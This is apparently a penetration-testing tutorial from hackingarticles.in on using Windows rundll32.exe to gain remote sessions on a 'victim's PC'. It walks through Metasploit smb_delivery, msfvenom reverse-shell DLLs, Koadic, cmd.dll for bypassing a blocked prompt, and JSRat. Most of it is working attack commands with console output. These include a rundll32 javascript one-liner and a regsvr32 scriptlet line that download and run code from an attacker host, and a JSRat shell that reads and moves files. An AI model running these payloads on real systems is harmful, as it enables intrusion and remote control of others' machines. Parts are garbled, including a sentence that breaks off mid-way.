

# Windows Exploitation rundll32.exe

## Contents

<b>Introduction</b> .....	3
<b>Working</b> .....	3
<b>Methods</b> .....	3
<b>SMB Delivery</b> .....	4
<b>MSFVenom</b> .....	5
<b>Koadic</b> .....	6
<b>Get-Command Prompt via cmd.dll</b> .....	8
<b>JSRat</b> .....	9
<b>Conclusion</b> .....	13

## Introduction

Windows DLL files are very important for the Windows OS to work and they also determine the working of other programs that customise your Windows. Dynamic Link Library (DLL) files are the types of files that provide instructions to other programs on how to call upon certain things. Therefore, multiple software can share such DLL files, even simultaneously. In spite of being in the same format as an.exe file, DLL files are not directly executable like .exe files. DLL file extensions can be: .dll (Dynamic Link Library),.OCX (ActiveX Controls),.CPL (Control Panel),.DRV (Device Drivers).

## Working

When in use, DLL files are divided into sections. This makes the work of DLL files easier and faster. Each section is installed in the main program at run time. As each section is different and independent; load time is faster and is only done when the functionality of the said file is required. This ability also makes upgrades easier to apply without affecting other sections. For example, you have a dictionary program and new words are added every month, so for this, all you have to do is update it; without having to install a whole other program for it.

### Advantages

- Uses fewer resources
- Promotes modular architecture
- Eases deployment and installation

### Disadvantages

- A dependent DLL is upgraded to a new version.
- A dependent DLL is fixed.
- A dependent DLL is overwritten with an earlier version.
- A dependent DLL is removed from the computer.

## Methods

- Smb\_Delivery
- MSFVenom
- Koadic
- Get-Command Prompt via cmd.dll
- JSRat

## SMB Delivery

So, our method is using `smb_delivery`. To use this method, open the terminal in Kali and type the following commands:

**Msfconsole**

```
use exploit/windows/smb/smb_delivery
set srvhost 192.168.1.107
exploit
```


Now run the malicious code through `rundll32.exe` in the windows machine to obtain meterpreter sessions.

```
msf > use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107
srvhost => 192.168.1.107
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Started service listener on 192.168.1.107:445
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```

When the above exploit runs, it will provide you with a command that is to be executed on the victim's PC; in order to get a session. So, copy and paste the given command into the run window of the victim's PC as shown in the image below:

```
rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```



As soon as the command is executed, you will have your meterpreter session. To access the session type:

```
sessions 1
sysinfo
```

```

[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.109:49157) at 2019-
msf exploit(windows/smb/smb_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-ELDTK41MUNG
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >

```

## MSFVenom

Our second method is via MSFVenom. For the utilization of this method, type the following command in the terminal of kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
```


```

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

```

Once the payload is created, run the following command in the Run window of the victim's PC:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\1.dll
```



Simultaneously, start the multi/handler to get a session by typing:

#### Msfconsole

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.107
set lport 1234
exploit
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.109:49195) at 2019-

meterpreter > sysinfo
Computer      : WIN-ELDTK41MUNG
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```

## Koadic


Our next method is using the Koadic framework. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about



```
[+] Zombie 0: Staging new connection (192.168.1.102)
[+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate
koadic: sta/js/rundll32_js)# zombies 0 ←
ID: 0
Status: Alive
First Seen: 2019-01-12 12:42:49
Last Seen: 2019-01-12 12:42:56
Staged From: 192.168.1.102
Listener: 0
IP: 192.168.110.128
User: WIN-ELDTK41MUNG\raj
Hostname: WIN-ELDTK41MUNG
Primary DC: Unknown
OS: Windows 7 Ultimate
OSBuild: 7600
OSArch: 32
Elevated: No
User Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Session Key: b022399eb9494d18be46c42700ca37c4
JOB  NAME                                STATUS  ERRNO
-----
koadic: sta/is/rundll32_is)#
```

## Get-Command Prompt via cmd.dll

Now the dilemma is, what to do if the command prompt is blocked in victim's PC.




If the command line is blocked, there is script developed by Didier Stevens which you can use to solve your little problem. You can find them in the following link:

[http://didierstevens.com/files/software/cmd-dll\\_v0\\_0\\_4.zip](http://didierstevens.com/files/software/cmd-dll_v0_0_4.zip)


In the above URL, you will download a zip file. Extract that zip file and use the following command to run the said file in run windows:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\cmd.dll
```





As soon as you run the command, you will have an unblocked the cmd. As shown below:



## JSRat

Our next method of attacking regsvr32 is by using JSRat, and you can download it from [GitHub](#). This is another command and control framework just like Koadic and Powershell Empire for generating malicious tasks only for rundll32.exe and regsvr32.exe. JSRat will create a web server, and on that web server, we will find our .js file. To use this method, type:

```
./JSRat.py -i 192.168.1.107 -p 4444
```

```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444
```

[www.hackingarticles.in](http://www.hackingarticles.in)

Once JSRat starts working, it will give you a link to open in the browser. That web page will have a code that is to be executed on the victim's pc.


### JSRat Server - Python Implementation

By: Hood3dRob1n

```
[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
[*] rundll32 invocation: http://192.168.1.107:4444/connect
[*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
[*] Client Command at: http://192.168.1.107:4444/wtf
[*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

Therefore, open the //192.168.1.107/wtf link in your browser. There you will find the said code as shown in the image below:




A screenshot of a web browser window. The address bar shows the URL `192.168.1.107:4444/wtf`. The main content area displays two sections of code. The first section is titled "rundll32 Method for Client Invocation:" and contains a JavaScript snippet that uses `ActiveXObject` to open a connection to `192.168.1.107:4444/connect` and then runs a command to taskkill `rundll32.exe`. The second section is titled "regsvr32 Method for Client Invocation:" and shows a `regsvr32.exe` command to register a file named `scrobj.dll` from the same IP and port.

```
rundll32 Method for Client Invocation:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.Open("GET","http://192.168.1.107:4444/connect",false);try{h.Send();b=h.ResponseText;
eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```

Run that code in the command prompt of the victims' PC as shown:



A screenshot of a Windows command prompt window. The title bar reads "Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved." The prompt shows the user `raj` at `C:\Users\raj>` typing the same JavaScript code as seen in the browser screenshot. A green arrow points to the end of the command line.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.w
rite();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://
192.168.1.107:1234/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(
e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe
",0,true);}

C:\Users\raj>
```

And voila, you will have a session as the image below:

```
[*] Incoming JSRat rundll32 Invoked Client: 192.168.1.106
[*] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
```

JSRat Usage Options:

```
  CMD => Executes Provided Command
  run  => Run EXE or Script
  read => Read File
  upload => Upload File
  download => Download File
  delete => Delete File
  help  => Help Menu
  exit  => Exit Shell
```



```
$(JSRat)> ipconfig ↵
```

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

```
Connection-specific DNS Suffix . . :
Link-local IPv6 Address . . . . . : fe80::f13d:9cbe:797b:c1c4%16
IPv4 Address. . . . . : 192.168.110.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.110.1
```

Ethernet adapter Bluetooth Network Connection:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . . :
Link-local IPv6 Address . . . . . : fe80::41d4:8b46:c1d1:9bf%11
IPv4 Address. . . . . : 192.168.1.106
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

Tunnel adapter isatap.{24DD6123-24E9-49B4-9AE9-80A0AAEAA2F6}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
```

Tunnel adapter isatap.{F091F240-D0F4-4C15-994D-98E91088F42B}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
```

## Conclusion

DLL files are a collection of various codes and procedures held together. These files help windows programs execute accurately. These files were created for multiple programs to use them simultaneously. This technique helps with memory conservation. Therefore, these files are important and required by Windows to run properly without giving users any kind of problems. Hence, exploitation through such files is very efficient and lethal. The above-presented methods are different ways to do it.

# JOIN OUR TRAINING PROGRAMS

